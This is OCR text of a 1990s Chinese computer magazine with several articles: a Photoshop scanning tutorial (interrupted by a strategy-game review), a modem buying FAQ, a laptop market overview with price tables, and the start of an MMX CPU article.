


图 3　一台爱克发平板扫描仪

图 4　平板扫描仪工作示意图

注意，现在你应该知道，你和你朋友的相册是多么大的一笔财富了。

三、一个扫描实例

1. 预扫描，单击 <preview>

产生一个低分辨率预览原图象，以便以后的各种操作。

2. 拖动虚线框定义要扫描的区域

节约文件长度，减少不必要的浪费。

3. 设置图像的类型为 RGB

4. 设置分辨率为 100ppi

5. 设置 r 值为 1.5　可增强中色调和阴影部分的细节

⑥单击 <scan>　开始真正扫描




图 5　Fotolook V2.0 扫描界面图

一般扫描的功能选项

①Mode：色彩模式(线图、灰图、RGB 图)

②Input：输入分辨率

③ToneGure：设置 r 值

④Descreen：消除印刷品图像的网点



图 6　与维纳斯比美的人

不要以为扫描原来这样简单，真正的扫描是一

种艺术也是一种学识和技术,有关细节问题,是几厚本书也说不完的,所以我警告你,不要看到这儿就停滞不前了。

一般讲述 PHOTOSHOP 的书中，关于扫描的篇章都很简略，如果你有兴趣更进一步的了解扫描的有关技术细节,可以自己找一些专著来读,这里我向你推荐美国 SYBIL IHRIG 和 EMIL IHRIG 合著的一本叫做《SCANNING THE PROFESSI ONAL WAY》(实用图像扫描技术 翟炯 石秋云译),这也是本篇内容重要的参考书之一。

四、图像类型

在计算机上有两种最基本的图像类型：光栅图像和向量图像。光栅图像是通过作图程序、扫描仪、Photo CD 工作站、数字照相机等产生，由颜色、灰度或黑白像素的网格组成；向量图则是由数学公式组成封闭的图形。

扫描仪产生的都是光栅图像，光栅图像又有几个分支：

1. 线图。线图也称为黑白画、位图画或一比特深度画,一比特即一个二进制数,线图像素只能表示为 0 或 1,即黑或白(见图 7)。

2. 半色调图。半色调图与线图一样只有一比特深度,但它通过不同大小的点组合表现,能产生灰度阴影(见图 8)。

3. 灰度图。灰度图又叫 8 比特深度画,当每个像素用 8 个二进制表示时,就能产生 $2^8 = 256$ 级灰色调(见图 9。碧蓝的天空,此铜色的狮子,红色的琉璃瓦与台柱，虽然灰度图不能表示色彩却能通过不同灰度级表达丰富层次。)。



图 7 线条图

图 8 半色调图
(点密度大的灰度加深
点密度小的灰度变浅)



图 9 灰度图



图 10 RGB 彩图

4. RGB 图像。RGB 图像有三个色彩信息的信道：红、绿、蓝。每个信道都有 8 个比特信息,三个信道组合起来就可以产生 256 x 256 x 256 = 1670 万种可能颜色(见图 10 。蓝天、白云、灰色的长城、绿草地、红野花和高兴的心情、真是五彩缤纷的世界，不过很抱歉,这里只能用黑白图来展示了。)。

每个像素储存信息的位数即像素的位深度，又称位分辨率。显然，随着位深度的增加,表现的色彩和细节也变得越来越丰富,但是有所得必有所失,文件的长度(容量)也随之不断扩大。

如上所述，位深度增加则文件长度亦相应变大，所以我们要根据需要选择扫描的色彩类型，如果你只需一张黑白画，而要用 RGB 方式扫描，无疑是对时间和硬件的浪费；如果想得到一个色彩亮丽的图片却用灰色色调模式扫描，那么你会发现，因为没有足够的信息,而使图片看上去非常灰暗和陈旧。

五、确定最佳分辨率

过高的分辨率不一定得最完美的作品。

应该用能够被扫描仪的光学分辨率整除的分辨率进行扫描。例如，使用一台 600ppi 的扫描仪，就应用 600ppi,300ppi,150ppi,100ppi,75ppi 等等,如果用一个整除分辨率扫描时产生的信息量小于所需的信息时，一个简单而合理的原则就是使用紧挨着下一个最高的整除分辨率进行扫描。





图 11 低分辨率图(60ppi) 图 12 高分辨率图(300ppi)

下面摘自美国 SYBIL IHRIG 和 EMIL IHRIG 合著的《实用图像扫描技术》一书中的计算扫描分辨率的一些公式,相信对你会有很大的帮助。(见附表)

关键词解释：

网线密度。我们将一幅打印图像中每英寸直线上网目点的数量称为网线密度。

光学分辨率。即扫描仪光光系统可采样的最高信息密度,用每英寸像素定量。

放大系数。即放大倍数，它等于输出尺寸除以原图尺寸。

连续色调打印机。液态或固态喷墨打印机，彩色复印机等都称为连续色调打印机。

扫描分辨率。在每英寸原始图像上，一台平板扫描信或其它类型捕获的信息量。

图像分辨率。指图像中所储存的总信息量，用每英寸容纳多少像素定量。

1.6 保存成果

《殖民计划》

此游戏融合了《模拟城市 2000》的城市建筑、《魔兽》的即时战斗以及《文明》的科技开发与资源管理，而纯中文的界面定又会使您感到备加‘和善’。

《殖民计划》的故事背景新颖：星元 202 年，地球上已经是人满为患，生活条件急剧恶化，此时人类划分成两大集团：一个是以武力著称的罗撒帝国（法西斯），另一个是与其对立的、多国联盟的洲际联邦。而在 n 光年以外的体曼星系中，发现了许多适合人类居住的星球，这些星球理所当然的成为两大集团的争夺对象，您则作为洲际联邦殖民计划的总指挥官，领导着殖民们建立基地，快速增加我方人口，消灭罗撒帝国。

一进入游戏，640×480、256 色的高解析度和 45 度 3D 视角定会让您大为震惊。画面是如此精致，但要求却很低，只需 386 2M 内存即可运行。玩家在游戏中既要扮演一位管理城市规划的市长，又要兼任联邦部队的总司令，任务是相当的艰巨。此游戏为即时战斗型，往往您正在致力于城市的规划或是科技的开发时，罗刹（撒）鬼们突然大举进犯，此时如果没有制造防御设施，那您就下课吧！所以此游戏充分考验玩者的决策和应变能力，建议大家要多存进度，以防不测。

在游戏初期，应把注意力放在基础建设上，优先建造氧气供应中心、食物加工厂、淡水采集站以及发电厂，来维持殖民的生活所需。建议首先建造小型金属采矿厂，在此游戏中，每一个建筑都需要金属矿，当矿产耗尽时……，之后就可以大量开采燃油、铀矿、金属，以作为城市扩张的基础。资源相当重要，与《沙丘》不同的是矿产永远开采不完。

游戏在策略上大致分为：城市建筑、资源开采、资源交易、外交谍报、科技开发、教育人才、军备生产及作战指挥八大部分，您必须面面兼顾！每当您完成指定任务后，便会得到上级的奖赏、授衔，如果您在此次任务中有特殊的成就，还会获得额外的勋章，如金十字勋章、蓝盾勋章等，当您经过苦战之后，看到那一枚枚勋章，心里一定别有一番风味。

大概是《殖民计划》的程序设计者过于善良，没有在资金与人口上玩什么花样，这对一些玩游戏没有耐心的朋友们，可以说是一大福音。使用 FPE 连续跟踪两次，即可轻易的找到地址，使用 FPE 改钱时请注意，前两位为资金正值，后两位为负值。当您连续负债三个月，便会被炒鱿鱼。总的来说，《殖民计划》可谓是游戏中的精品，由于篇幅限制，还请玩家们自己斟酌。

（安徽　李淳风）

我们知道，随机存取存储器 RAM 最大的特点，就是断电之后，所有存在里面的东西将全部丢失。如果你的作品很糟糕也就无所谓了，如果你扫描了或者一不小心涂出了一幅世界名画，那要是丢了多可惜，所以我们还得将成果保存在磁盘上。下面简要介绍几种常见的图像存储格式。

附表 1

计算对象	已知参数	计算公式
扫描分辨率 挂网设备输出 （普通网屏技术）	原图和输出尺寸 网线密度 输入设备的光学分辨率	放大系数 x 1.5 x 网线密度 （或下一个最高的整除扫描分辨率）
扫描分辨率 连续色调设备输出	原图尺寸 输出尺寸 打印机分辨率	放大系数 x 打印机分辨率
扫描分辨率 线条图	原图尺寸 输出尺寸 打印机分辨率	放大系数 x 打印机分辨率 使用紧挨着的下一个最高整除扫描分辨率
扫描分辨率 基于计算机的介质输出	原图尺寸 监视器分辨率、长宽比	监视器的垂直分辨率（按象素计）x 原图的最窄处的尺寸

1. *.TIF 格式

TIFF 文件格式的通用性比较好，许多图像处理的软件包都支持它（当然包括 PHOTOSHOP），在许多的平台上也是可读的。它能在一个文件中保存分色数据，所以非常适合印刷或打印输出。TIF 图像格式采用 LZW 方法进行无损压缩，使得宠大的图像数据得到很好的浓缩。

2. *.BMP

BMP 格式能和多数的 WINDOWS 下的应用程序兼容，能够存储黑白图、灰度图、RGB 图等，但是不能保存双色调或者一个 CMYK（打印色彩模式）彩色图像，一般多媒体演示、视频输出等适用此格式。

3. *.JPG

JPG 事实上是一个图像压缩格式，与 TIF 文件采用的 LZW 压缩相比，它的浓缩比例更大，它的缺点是损失一些数据，不过在 PHOTOSHOP 中可设置压缩的图像质量值，可根据你的需要决定压缩比例。

上面的叙述大体上勾画了扫描技术的轮廓和一些具体细节，不过这些都只是进入 PHOTOSHOP 世界的一个序曲，真正的旅程就要开始了，哪儿将有怎样一个迷人的风景呢？期待你我下一期的同行。

（北京　陈荣桂）

选购 MODEM 的是是非非

在多媒体电脑通讯系统中，MODEM 是必不可少的重要设备。小到利用电话线路在两台电脑之间构成了一条"数据通路"，大到异地网络(这个网络可以是电报电话网、分组交换网、光纤网、宽频电缆专用网等)的互连系统。足见其作用举足轻重。

BBS(Bulletin Board System)及 Internet 的迅速兴起，更加速了 MODEM 需求量的直线上升，在性能日臻完善的同时，价格急剧下降。然而，这种变化却给用户带来了很多困惑，原因是新技术、新工艺进展太快，一些似是而非的问题实在令人茫然失措。本文试图对 12 个经常见到的而又容易混淆的问题给予解答。希望能为电脑爱好者在选购时提供帮助。

1. 问：V.34 与 V.32bis 大同小异这种说法对吗?

答：这种说法不对。虽然两者都支持同步与异步工作方式，且都可使用专线、全双工及拨号方式，都能自动调整速率以适应线路不同质量变换需要，但它们最大不同之处是，V.34 为智能型自适应模式，最高速率可达到 28800bps，而 V.32bis 为固定调制模式，最高速率仅为 14400bps，再有 V.34 采用四维网络编码方式，V.32bis 则采用二维网络编码方式，V.34 采用 16 维壳状映射，V.32bis 采用 2 维壳状映射。

2. 问：高速 MODEM 等同于多媒体 MODEM 吗?

答：这种提法不够严谨。这些年为提高调制解调器的应用范围，确实进行了卓有成效的功能扩充。比如：纠错功能、FAX 功能、自动发送、错误纠正等这已是人所共知的了，从 1993 年起为配合多媒体的应用又新增加了语音功能，1995 年又推出了在一条电话线上进行电话与数据同时传送的 DSVD(Digital SVD)。DSVD 突出优点是能将图形、图像、文字、声音等信息混合"同时"传输，算是第一代多媒体调制解调器。通常，带有 DSVD 功能的调制解调器，必是高速调制解调器，属高档产品；但高速调制解调器未必带有 DSVD 功能，依然算是高档产品。

3. 问：MODEM 卡真的不好安装吗?

答：非也。由于卡式调制解调器自身带有串行接口芯片，因此用不着使用电脑的 RS-232 串行接口。尽管有其方便之处，但对带多功能卡的一体化主机板(内置磁盘接口、打印机接口及通讯接口于一体)来说，问题也随之而来，则必须先进行主机板的调整。方法是在 CMOS 设置中将 COM A 和 COM B 设为 Disable(禁止)。这一点很重要，否则系统默认主机板的串行接口优先，而 MODEM 卡自然就无法安装成功了。

4. 问：MODEM 的 FAX 功能没有传真机好用这种说法有毛病吗?

答：毛病很大。MODEM 的突出优点是可从电脑硬盘中直接读取/发送文件(数据)，而高速 MODEM 普遍具有的纠错功能，更能确保传送过程的万无一失。又由于接收文件是直接存于硬盘机中，这既便于长期保存，又克服了普通传真机因为信号衰减导致收到的传真文件出现模糊的现象，同时有效解决了中档以下传真机使用特殊热敏纸带来的文件存放一段时间后字迹自然消去的问题。再有，MODEM 的 FAX 功能，还可对所传送的文本文件很容易实现再编辑。如进行修改、添加、删除等。

5. 问：MODEM 的 FAX 功能不比传真机快多少这种说法正确吗?

答：这种说法不正确。原因是如今的调制解调器不论台式，还是卡式，只要带 FAX 功能的，其速率一般至少能到 14400bps(9600bps 以下产品已被淘汰)，进入 1996 年后 28800bps 速率的产品已开始普及。再看传真机，即便是高档产品，最快也不过 14400bps，中档传真机一般为 9600bps。再有带 FAX 功能的调制解调器普遍具有数据压缩功能，因而一定意义上说更能提高速度，同时节省一笔线路费用。事实上，两者最大的不同的是传真机自带扫描及打印功能。

6. 问：MODEM 的 FAX 功能并没有速度上的快慢之说对吗?

答：这是错误说法。实际上 FAX 功能同样有标准可循。对 G3 类 FAX 主要有 CCITT(International Telegraph and Telephone Consulative Committe)

建议的 2 个标准:①CCITT V.29(前身为 Group3)。它定义了传输率为 9600bps(初期采用 Group2,传输率 4800bps)及扫描与编码方式。现在几乎所有传真机及带传真功能的 MODEM 都使用这个标准。②EIA TR.29 class 2。它定义了调制解调器与电脑之间的接口模式。它允许 MODEM 以智能化形式来处理传真通讯的细节,而不占用电脑 CPU 时间。从 1994 年起,CCITT V.17(14400bps) 已全面取代 CCITT V.29 标准。

7. 问:有人说 DSVD 只是对 VOICE 的一种改进对吗?

答:不对,两者截然不同。DSVD 是 1995 年由世界著名的 Hayes、Rockwell、Intel、US Robotics、Creative Labs 等多家厂商联合制订的一种新形式。它与以前的带 VOICE 的 MODEM 最大之区别在于可在同一条电话线上进行"同时"传输,该项技术规范允许用户在利用电话线进行高达 19200bps 数据传输的同时,仍能作正常的通话。而早期 MODEM/FAX/VOICE 所采用的方式主要是两种:①将声音信息经 MODEM 的 VOICE 处理并压缩成一个文件后再进行传输。②将数据与语音交替进行传输。显然,这都不能称为真正的'同时'传送。

8. 问:V.FC 标准同样具有 28800bps 速率对吗?

答:严重错误。V.FC(V.Fast Class),是在 V.34 尚未被 ITU 正式批准以前使用的一个暂定标准,其速率最高为 19200bps。V.FC 与 V.34 都是利用回波抵消技术及多重复合技术的全双工两线结构,但两者不可混为一谈。这一点请用户在选购调制解调器时注意。V.FC 在当时也确实风光过一阵,但随着 V.34 被 ITU 正式批准,V.FC 标准有如昙花一现。

9. 问:只要是价格高的 MODEM 就带有数据压缩功能对吗?

答:不一定。数据压缩(Data Compression)功能是指它能对重复出现的字符进行"缩写",以求增加吞吐量(Throughput),也就提高了传输率。目前使用最多的 CCITT V.42bis。它的最大压缩率为 4:1(1995 年底已有 8:1 的压缩比调制解调器上市),它必须与 V.42(差错协议)一起使用。也只有新型的高速产品才带有数据压缩功能,并非仅从价格上来判断。

10. 问:所有文件都能进行压缩这种提法有问题吗?

答:有问题。文件压缩是有条件的,能达到多少压缩率与文件的类型有关。只有字符、表格等文本文件才能得到较大的压缩。而图形文件压缩比较小,二进制可执行文件(后缀名为 .EXE、.COM 等)几乎没什么可压缩的。对已使用 LHARC、ARC、PKZIP 等压缩软件压缩过的文件,就不能再进行压缩了,因为对于这类文件压缩会白白占用一定的工作时间,有时还可能导致调制解调器数据传输时延长时间。如果数据量太小,压缩也没多大意义。

11. 问:MODEM 都带有自适应能力这种说法正确吗?

答:不正确。实际上只有 V.32bis 与 V.34 调制解调器才有此功能,而早期的产品只能以某个固定速率进行通讯,一旦线路恶化到一定程度就会被迫中断。这正是高速产品最重要的贡献之一。以 V.34 为例,它能在电话线路质量下降的情况下,自动将传输速率按照 28800bps/26400bps/21600bps/19200bps/16800bps/14400bps/12000bps/9600bps/4800bps/2400bps 逐级进行递减,以适应不同线路质量的要求;一旦线路质量得以恢复或改善,又能自动逐步增速以至达到最高速率。

12. 问:只要使用了高速 MODEM 就一定能得到高速传输率对吗?

答:不对。由于高速调制解调器至少能达到 14400bps,而一般低档 486 电脑的 UART(Universal Asynchronous Receiver Transmitter),使用的是速度较低的 8250 芯片组,它最高只能处理到 9600bps。显然,其"瓶颈"问题出在电脑自身的串行接口不能支持高速率。当选用 14400bps 的 MODEM 时,即使按照 2.5:1 压缩速率来计算,至少也应该有 14400×2.5=36000bps,若换用 28800bps MODEM,再把最高压缩率(如 4:1)也考虑进去的话,那么电脑的串行接口应达到 28800×4=115200bps 的速率才行。鉴于此,只有主机板带 16C550 芯片组的高档 486 以上电脑才能使高速调制解调器的性能得到最大发挥。结论:不要只关注调制解调器是否为高速产品,更要关心所用的电脑的性能指标。



(天津 陈胜恒)

笔记本电脑概说

笔记本电脑自 1993 年开始逐渐在中国打开市场，大量的电脑厂商及代理涌入国内，几十种品牌、上百种机型，使笔记本市场更加活跃，销售量不断增加，所占的市场份额也不断扩大，这与笔记本计算机技术的发展是密切相关的。很多机型已能充分发挥 Pentium 133 的性能，东芝的 Portégé660CDT 甚至使用了 Pentium 150 CPU。无论是 CPU、内存、硬盘还是多媒体功能，笔记本电脑都与台式机十分接近，更由于它无可比拟的便携性给各行各业的人们提供了一种理想的工具，笔记本电脑的发展前景会更广阔。

一、笔记本电脑的主要特色

笔记本电脑为适应便携性的需要，与台式机相比有很多特有的性能和技术要求，这其中主要有显示屏技术，PCMCIA 协议、电池等方面的特点。

1. 液晶显示屏(LCD)

笔记本电脑使用的是液晶显示屏(LCD)，主要有单色和彩色两类，彩色又分有源和无源两种。当前市场上，见到的多为有源矩阵彩色显示屏(TFT)、无源矩阵彩色显示屏(DSTN)和无源彩色(STN)三种：

TFT 真彩色显示屏每个显示点由 3 个晶体管控制，每个晶体管代表三原色中的一种，通过控制 3 个晶体管的亮度进行组合，即可有效地控制整个显示屏的图像显示。TFT 显示屏的特点是刷新速度快，色彩逼真、亮度鲜明，视角大(60°)，并且无闪烁、无幅射、无静电，是目前最先进的显示屏。

DSTN 显示屏采用双扫描技术，把屏幕水平分成可同时刷新的上下两个部分，在黑白显示屏上设置一个彩色矩阵网络，将每个像素点分割成三部分，通过对每个像素中三种颜色的控制，得到正确的图像，所以它的刷新速度慢，有反光，视角小(30°左右)，但价格低廉。

STN 显示屏，采用加层结构用三层等离子气体或液晶扭转显示屏分别显示三原色，它的色彩和效果均不很理想，对比度和亮度较小，刷新时间长，而且在画面或字符移动时会拖带一个长尾巴，目前已很少采用这种显示屏。

DSTN 和 STN 显示屏由于使用技术的原因，显示效果和质量均不如 TFT，故适用于一般的文字处理及表格处理，但价格的优势是非常明显的。DSTN 只有 TFT 的一半，随着笔记本电脑的发展，绝大多数采用 TFT 真彩色，但同时在欧美一些国家，很多用户愿意选用 DSTN 显示屏，它不仅价格低，同时显示效果和色彩也很不错，而且因为视角小，在侧面看不清楚，很适合个人保密。

2. PCMCIA 协议

PCMCIA 接口是笔记本电脑独有的必不可少的接口，有些类似台式机的扩展槽，但具有更灵活的扩展能力，PCMCIA 技术是近几年发展起来的，已成为笔记本电脑的标准配置。最初是 TYPE Ⅰ型(长度为 3.3mm)，现在已很少使用，外插的内存卡通常是这种类型的，现在常用的是 TYPE Ⅱ(5.0mm)和 TYPE Ⅲ(10.5mm)型卡，可插接 MODEM 卡、FAX 卡和 Token Ring 卡(环网)、Ethernet(星网)等内置网卡、LAN 网卡、SCSI 卡、声效卡、CD－ROM 等。现在大多数的笔记本电脑都提供一个双长度槽，以容纳两个 TYPE Ⅰ或Ⅱ型卡，或一个 TYPE Ⅲ型卡，以便进行多媒体配置。理想的多媒体应有 SCSI Ⅱ接口，以便与一切以 SCSI Ⅱ为接口的设备相连接，如扫描仪、光盘机、SCSI 硬盘等，这样的笔记本比台式机的功能还要强大，更有利于多媒体系统的应用。而台式机的扩充性往往受到扩展槽数目的限制。

3. 电池

使用可充电电池是笔记本电脑的必然，同时也是相对台式机的优势之一，使用户省掉了配备 UPS 的烦恼，极大地方便了在各种环境下笔记本电脑的使用。电池最初使用镍镉电池(NiCd)但这种电池具有“记忆效应”，即每次充电前必须放电，使用起来很不方便，故现在一般采用镍氢电池(NiMH)，无“记忆效应”，一般可供电 2～3 小时，最近，很多高档机都使用一种锂离子电池(Li－Ion)，也没有“记忆效应”，而且提供的电能更多、容量更大，一般在正常运行的情况下，可供电 4 小时以上。在笔记本电脑中，耗电量较大的部件为：屏幕、CD－ROM、硬盘、软驱等。由于电池在设计、制造工艺上的限制，靠提高电池容量来延长使用时间的作法还没有什么突破，故普遍采用降耗技术。如：CPU 采用 3.3V 电压，很多采用 2.9V，使 CPU 耗电量大大降低；采用智能电源管理技术，如在长时间开机但不使

用时，降低总线频率，放慢 CPU 工作速度，弱化屏幕亮度，关闭外设等方法，使电池使用时间大大延长。

4. 硬盘

随着笔记本电脑制作工艺的改进，笔记本上安装的硬盘容量越来越大，像东芝、恒升、Acer 等很多品牌的很多机型的海量硬盘都在 1.0GB 以上，甚至有 2.1GB、2.6GB。而且体积更小、重量轻、功耗小。同时，在多人使用时，便携性硬盘的互换也是非常方便的，海量硬盘在笔记本电脑上的广泛应用，使便携机的使用有了更广阔的空间，再与高倍频的微处理器相配合，笔记本的各项性能指标与台式机几乎没有什么差别，可以很方便地进行各种数据处理及实现多媒体功能。同时，笔记本电脑的硬盘将趋向于可插拔，超薄及小盘径以减小体积。

在此，我们顺便向读者大概介绍一下笔记本与亚笔记本电脑最主要的区别是：外形大小和键距。笔记本电脑外形相对较大，一般长为 30～39cm，宽为 21～25cm，厚 5～7cm，而亚笔记本电脑要相对小一些，体积一般在 $26\times19\times4cm^3$ 左右，重量不超过 2kg，键距的差别人们在使用中会明显地感觉到，笔记本与台式机的键距相同，都为 19.1mm，只有辅助功能键的布局有所区别。而亚笔记本为减少体积，除明显缩短了键距外，还往往牺牲了一些笔记本电脑所具有的功能键。键距缩短和减少功能键会对使用者造成少许不便。

上面介绍的 PCMCIA 接口、显示屏、硬盘、电池是笔记本与台式机相比在结构上最主要的差别，从中读者也不难看出，笔记本电脑正处于一个前所未有的性能革新时期，它与台式机的性能差异几乎没有。只是在价格上要贵许多，但在便携性、电池（不需配 UPS）、接口的扩展性等一些方面，甚至有更大的优越性。

二、市场上的主要笔记本电脑

下面我们也就目前市场上几家笔记本电脑厂商及他们一些机型做一个大体的介绍，当然我们的介绍是很肤浅和不全面的。像伦飞公司生产了全球第一台 Pentium 笔记本电脑，IBM 一直是电脑制造业的老大并开发出很多在技术上独创、性能上领先的多款笔记本电脑，如键盘可伸展的 ThinkPad 系列等等。TI 公司生产的 TravelMate6000 系列，具备出色的多媒体功能，利用适于动感播放效果的 Zoomed Video 视像放大端口技术，并率先在笔记本电脑上采用 32 位 BLT 图形加速技术，把整体视像及图形显示性能提至新水平。

1. 东芝笔记本电脑

东芝作为世界资深的笔记本电脑专业制造商，以精湛的制造工艺和性能，已连续数年销量保持世界第一。创造出高性能、高科技、高信赖的精尖产品，广泛使用 64 位图形加速技术，使显示更迅速，并首推出 ZV 硬解压卡技术，可进行复杂的多媒体应用，诸如 MPEG 视频回放、全屏、全自动视频捕捉，支持电视播放以及电视会议等等，特有的银灰色机箱更美观。现在东芝公司大举推出的 Pertégé660CDT 型是世界最快速、最轻便的性能全面的多媒体笔记本电脑。采用 Pentium150、16M 内存、2.1G 的硬盘，可与台式机媲美。软驱、光驱内置并可互换，TFT 真彩显示屏，更轻便、灵巧的外形和多媒体功能，向人们展示了东芝建立在移动平台的先进技术。当然，这种目前最先进的笔记本电脑的售价也是很出色的，估计在 4.5 万元上下。

2. 联想昭阳笔记本电脑

作为国内微机生产厂商中率先推出的。昭阳笔记本电脑，具有较高的起点，并针对不同档次的用户推出 S、E 两种机型，昭阳笔记本电脑采用 Pentium100、2.9VCPU，具有运行速度快和强大的接口能力，16 位立体声、双嗽叭配置，Mic 接口的配置无论是从性能还是稳定性都是很出色的，并且有专门的 TV 接口，与同档次的进口机相比，价格的优势是明显的。S 型机售价在 2.5 万元左右，在中档机中是较出色的。具有多种预制功能和卓越的保存现场功能，同时，凭借本土作战的优势，形成覆盖全国的维修服务网，为用户提供及时便利的售后服务，实行三年有限保修，第一年免费整机保修，第二、三年主板免费保修，其他部件只收成本费。

3.COMPAQ 笔记本电脑

COMPAQ 笔记本电脑曾经占据中国市场的首座，虽然多是以 OEM 方式在台湾等地制造，产品和性能没有什么显著的特点，但良好的品牌形象和完善的服务，及价格的优势，使其在市场上占有相当的的份额。Pentium 系列一般在 2 万元左右，多媒体一般为 3 万元左右。例如最近市场上的 ARMADA 系列机型，及 LTE 多媒体系列。

4. 恒升笔记本电脑

恒升笔记本电脑自 1993 年推入国内市场以来，以优秀的技术性能和诱人的价格，日益走俏市场。恒升曾经采用触摸屏输入系统生产了彩色中文手写笔记本电脑，手写正楷识别率在 99%以上，是唯一支持 DOS 环境下 WPS 手写输入汉字的笔记本电脑，而今天的 KING Note 王牌笔记本更以全功能的配置及价格，占据更大的市场，KING 多媒体笔记本，可选 Pentium133/166，内置 6/8 倍光驱 ZV 视频解压，图形加速、光驱、软驱、电池、传真卡、网络卡一体化结构设

计。性能是很出色的,而价格只有2.3万/3.2万元,而他的NB系列机,价格更是出众,一万元就可以拥有。

5. DEC 的 HiNote VP 500 笔记本电脑

HiNote VP 500 采用P120或P133为CPU,8M EDO内存、1.4G硬盘和12.1"TFT。键盘是标准尺寸的WIN95键盘,鼠标为触摸式,采用模块化设计,硬盘、软驱、电池、备用电池、光驱、扩展箱均为模块化设计,用户可根据自己的需要随意拆装。当在野外长时间工作时,可取下光驱,插上备用电池,工作时间可以达到8小时以上。此机型的另一大特色是:可以更方便地更换硬盘,在工作时可带上数个硬盘,具有强大的多媒体功能,6*CD-ROM,128位PCI总线,内置16位声卡和立体声喇叭,使用Xing MPEG 3.1软件与Note Magic显示芯片相配合,使整机在全屏方式下的播放速度也可轻松达到30帧/秒,完全没有动画的效果。并有先进的联网功能。同时,DEC公司还为VP 500专门设计了一个扩展箱,可放在办公桌上,并具有联网和多媒体功能。

6. ACER 新品笔记本 Nuovo 970

Acer的Nuovo 970采用最新的外壳成形技术,整个机身呈现华贵的金属光泽,其优雅的流线型外形设计,叫人爱不释手。P133/155/166互换微处理器,16-64M EDO内存,1.3G的硬盘甚至更大。6*CD-ROM可与FDD互换,随机带软解压软件。7~10小时的锂离子电池供电时间,使看VCD的时间可长达3小时。110V~240V自动检测电源,支持边用边充电功能。键盘反向'T'型设计,可升降倾斜,使操作更加舒适。还具有红外线传输设备,可自由进行无线文件交换和无线打印。"No-Reboot"CMOS设置与'零点悬浮'热键,大屏幕真彩色,中央内置触摸板。重量只有3.2Kg,售价在3.8万元左右,是极具竞争力的产品,堪称笔记本电脑中的精品。

三、当前笔记本电脑的配置与价位

从以上介绍的情况来看:笔记本电脑在性能上已非常接近台式机,甚至有些功能还超过了台式机,但价格相对却贵许多,这主要是由它的制造工艺,设计等方面造成的。我们暂以价格为依据将笔记本电脑分为低、中、高三档,低档机应该说是目前最普遍的机型,因为很多人都有能力购买。一般使用486、5x86、P/75作为处理器芯片和DSTN伪彩色及小屏幕TFT液晶显示屏,硬盘一般在540M以下,这些低档机目前是为P/133型机让路,而采取低价位促销,价格在1.5万元以下,但其性能也是相当不错的,如表1所示:

中档机(1.5~3万元间)在市场销售量最大,种类也最多,而且几乎所有的笔记本电脑厂商在此档都有市场,像COMPAQ、恒升、AST、Acer都是在中档机市场上大投入的品牌,而东芝、IBM这样的大公司也有很多优势的款型,但他们的价位要相对高一些,配置也低,见表2。

高档机一般都为多媒体配置,大部分采用模块化设计,并采用节电降耗技术。具有先进的性能,可靠的稳定性,完善的售后服务,价格往往在3万元以上。这档机型往往为东芝、IBM、NEC等几家大公司所占据,其他厂家往往不如他们的品种多、机型全,见表3。

表1 低档笔记本电脑的配置与价位

品牌	型号	CPU	配置	价格(万元)
Acer	350E	5X86	8M/540M/10.4"DSTN	1.2
AST	950N	P/75	8M/810M/10.4"TFT	1.5
	J20	P/100	8M/500M/10.4"DSTN	1.3
COMPAQ	1120T	P/100	8M/810M/10.4"TFT	1.5
	CONTURA	486DX/33	4M/250M/10.4"DSTN	0.8
恒升	NB5D	486DX/66	4M/420M/11.3"TFT	0.9
	PMDI	P/120	8M/540M/11.3"DSTN	1.4
东芝	SATELLETE	P/100	8M/810M/11.3"DSTN	1.5

表2 中档笔记本电脑的配置与价位

品牌	型号	CPU	配置	价格(万元)
Acer	350	P/100	8M/810M/10.4"TFT	1.6
	350P	P/100 声卡	8M/540M/10.4"TFT	2.0
	Note 370	P/100 多媒体	16M/1.2G/10.4"TFT	3.0
AST	950P	P/75 多媒体	8M/540M/10.5"TFT	1.6
	P50	P/133 声卡	8M/810M/12.1"TFT	3.0
恒升	PMD	5X86/133 多媒体	16M/540M/10.2"TFT	1.6
	KING	P/133 多媒体	16M/1G/10.4"TFT	2.6
东芝	110CDT	P/100	8M/810M/11.3"TFT	2.0
	500CDT	P/120	8M/800M/12.1"TFT	3.0
伦飞	5100T	4/100 多媒体	8M/520M/10.5"TFT	1.6
	8133TV	P/133 多媒体	16M/1.2G/11.3"TFT	3.0

表3 高档笔记本电脑的配置与价位

品牌	型号	CPU	配置	价格(万元)
Acer	Note 970	P/133	16M/1.3G/11.3"TFT	3.8
AST	P55	P/133	8M/800M/12.1"TFT	3.8
IBM	760EL	P/133	16M/2.1G/12.1"TFT	4.2
	760ED	P/133	16M/2.1G/12.1"TFT	5.6
东芝	P510CDT	P/120	16M/1.2G/12.1"TFT	4.2
	P730	P/150	16M/2.0G/12.1"TFT	6.8
伦飞	莫奈	P/133+FAX+MODEM	16M/1.3G/12.1"TFT	3.6
	莫奈	P/133+FAX+MODEM	8M/810M/12.1"TFT	3.4

(本刊记者 闻武)

MMX CPU 将改变多媒体市场格局

1997 年，电脑技术园地中又开出了一朵新花，这就是含有 MMX 多媒体指令的中央微处理器。MMX CPU 由于结构和生产工艺的变化，不但具有更快的运算速度，而且具有崭新的多媒体功能。她的出现标志着 PC 系列中新一代微处理器芯片的诞生，它将显著地改变现有多媒体外围配套、板卡生产和销售的市场格局，同时也将改变生产 MMX CPU 自身的美国厂商 Intel、AMD 和 Cyrix 在市场中的排名顺序，Cyrix 和 AMD 很可能借自身独到的 MMX 技术及新一代芯片 M2、K6 良好的前后兼容性，一举打破 Intel 的 CPU 霸主千秋梦。MMX 技术将给今日略显疲惫的多媒体世界注入一股新鲜的活力。

一、技术背景

